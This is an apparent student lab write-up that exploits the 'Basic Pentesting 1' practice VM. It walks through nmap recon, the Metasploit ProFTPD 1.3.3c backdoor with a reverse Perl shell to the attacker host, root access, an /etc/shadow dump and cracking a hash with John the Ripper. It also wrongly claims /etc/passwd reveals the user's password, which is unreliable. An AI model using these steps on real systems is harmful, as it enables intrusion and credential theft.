

# **Cybersecurity Lab Project: Penetration Testing with Nmap & Metasploit**

**Hack Like a Pro**

*Conquer the Ultimate CTF Battle!*

**Present By DevTown**

**Penetration Testing of Basic Pentesting 1 Machine using Nmap  
and Metasploit**

**Task Completed by**

**Premkumar Soni**

# Penetration Testing of Basic Pentesting 1 Machine using Nmap and Metasploit

## Objective


- scanning and identifying open ports using Nmap
- finding vulnerabilities
- exploiting them using Metasploit (MSFconsole)
- getting shell access

## Process

### Recon & Scanning

- step 1 : open your kali Linux terminal and first find target machine IP using netdiscover command.

```
(premsoni@kali) - [~]  
$ sudo netdiscover -i eth0
```



- here we got IP addresses. which is

```
192.168.254.90 08:00:27:76:c9:ec 7 420 PCS Systemtechnik GmbH
```

- step 2 : now we do Nmap scan for check which services is open.
- here is the following command for Nmap scan

```
(premsoni@kali) - [~]  
$ sudo nmap -sV -A -O 192.168.254.90
```

- here -sV : for version detection , -A : for aggressive scan and , -O : for find target machine OS.

```

kali_2024.1_js [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
premsoni@kali:~$ sudo nmap -sV -A -O 192.168.254.90
[sudo] password for premsoni:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-03 11:52 IST
Nmap scan report for 192.168.254.90
Host is up (0.00082s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:76:C9:EC (Oracle VM VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.82 ms 192.168.254.90


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.49 seconds

premsoni@kali:~$

```

- here we got three services in Nmap Scan which is open and name is FTP , HTTP AND SSH.
- here we first see http port so first we try to run in the browser this http service.
- we put the target machine IP address in browser with 80 number port.

```
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
```



### It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.


192.168.254.90

- so now we move to the FTP PORT 21.

```
21/tcp open  ftp      ProFTPD 1.3.3c
```

## Enumeration

- here we found the version of ftp is proFTPD 1.3.3c.
- so we search on the google information related this version and we find the exploit in Metasploit for this ftp version.




## Exploitation

step 3 : now we move to the Metasploit framework using following command.

```
(premsoni@kali) - [~]
$ msfconsole -q
```

- and search the exploit using search command.

```
msf6 > search proftpd
```



- here we use this exploit module in Metasploit.


```
exploit/unix/ftp/proftpd_133c_backdoor 2010-12-02
excellent No ProFTPD-1.3.3c Backdoor Command Execution
```

- so we follow this commands for select this exploit module

```
msf6 > use 16
```

- and now we see the payloads option for this exploit module

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads
```




- now we set the payload for backdoor connection show we select the payload below for reverse connection :

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload
payload/cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
```

- after we check the remaining option for configuration using show options command.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options
```



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

```

Payload options (cmd/unix/reverse_perl):
```

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```

Exploit target:
```

Id	Name
0	Automatic


View the full module info with the `info`, or `info -d` command.

- here RHOSTS and LHOST is remaining so we configure the RHOSTS and LHOST using this following command

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.254.90
RHOSTS => 192.168.254.90
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.254.151
LHOST => 192.168.254.151
```

- RHOSTS : remote host ( target machine )
- LHOST : local host ( attacker machine )
- now we run this exploit module.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
```



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.254.90
RHOSTS => 192.168.254.90
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.254.151
LHOST => 192.168.254.151
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
```

- yes we got the shell you can see our session is created

## Post Exploitation

- write following command for check the shell.

```
whoami
root
```

- now got the root shell access you can use both techniques, you can run this following command for get terminal root access.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@vtcsec:/#

OR

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
ls
ls
bin    dev    initrd.img  lost+found  opt    run    srv    usr
boot  etc    lib         media       proc   sbin   sys    var
cdrom  home  lib64      mnt         root   snap   tmp    vmlinuz
root@vtcsec:/#
```

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] Started reverse TCP handler on 192.168.254.151:4444
[*] 192.168.254.90:21 - Sending Backdoor Command
[*] Command shell session 1 opened (192.168.254.151:4444 → 192.168.254.90:48648) at 2025-06-03 11:54:48 +0530

whoami
root
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@vtcsec:/# exit
exit
exit
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
ls
ls
bin    dev    initrd.img  lost+found  opt    run    srv    usr
boot   etc    lib         media       proc   sbin   sys    var
cdrom  home   lib64       mnt         root   snap   tmp    vmlinuz
root@vtcsec:/# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

- now for get the password for our user we write following command for get password

```
root@vtcsec:/# cat /etc/passwd
```

```
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uidd:x:107:111::/run/uidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,:/var/lib/usbmux:/bin/false
marlinspike:x:1000:1000:marlinspike,,:/home/marlinspike:/bin/bash
mysql:x:121:129:MySQL Server,,:/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
```

- here we get our password for user marlinspike.


```
marlinspike:x:1000:1000:marlinspike,,:/home/marlinspike:/bin/bash
```

## Other case if password is encrypted

- follow this command

```
root@vtcsec:/# cat /etc/shadow
```






```
kali_2024.3_ps [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
premsoni@kali ~
systemd-resolve*:17379:0:99999:7:::
systemd-bus-proxy*:17379:0:99999:7:::
syslog*:17379:0:99999:7:::
_apt*:17379:0:99999:7:::
messagebus*:17379:0:99999:7:::
uidd*:17379:0:99999:7:::
lightdm*:17379:0:99999:7:::
whoopsie*:17379:0:99999:7:::
avahi-autoipd*:17379:0:99999:7:::
avahi*:17379:0:99999:7:::
dnsmasq*:17379:0:99999:7:::
colord*:17379:0:99999:7:::
speech-dispatcher!:17379:0:99999:7:::
hplip*:17379:0:99999:7:::
kernoops*:17379:0:99999:7:::
pulse*:17379:0:99999:7:::
rtkit*:17379:0:99999:7:::
saned*:17379:0:99999:7:::
usbmux*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUIlRckw69LR/0EMtUbFFCYpM3MUHVmtYyW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::
mysql!:17486:0:99999:7:::
sshd*:17486:0:99999:7:::
root@vtcsec:/#
```

- now you see our password is encrypted form so we use john the ripper for crack the password.
- first copy the encrypted password and save in text file.
- and run the following command.

```
(premsoni@kali) - [~]
$ nano password.txt

(premsoni@kali) - [~]
$ cat password.txt
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUIlRckw69LR/0EMtUbFFCYpM3MUHVmtYyW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::

(premsoni@kali) - [~]
$ john password.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike (marlinspike)
1g 0:00:00:00 DONE 1/3 (2025-06-03 13:16) 16.66g/s 133.3p/s 133.3c/s
133.3C/s marlinspike..marlin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



```
kali_2024.3_ps [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

premsoni@kali ~


```


```
(premsoni@kali)-[~]
$ nano password.txt



```
(premsoni@kali)-[~]
$ cat password.txt
marlinspike:$6$wQb5nV3T$xB2W0/j0kbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtY9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/
:17484:0:99999:7:::



```
(premsoni@kali)-[~]
$ john password.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike (marlinspike)
1g 0:00:00:00 DONE 1/3 (2025-06-03 13:16) 16.66g/s 133.3p/s 133.3c/s 133.3C/s marlinspike..marlin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.



```
(premsoni@kali)-[~]
$
```


```

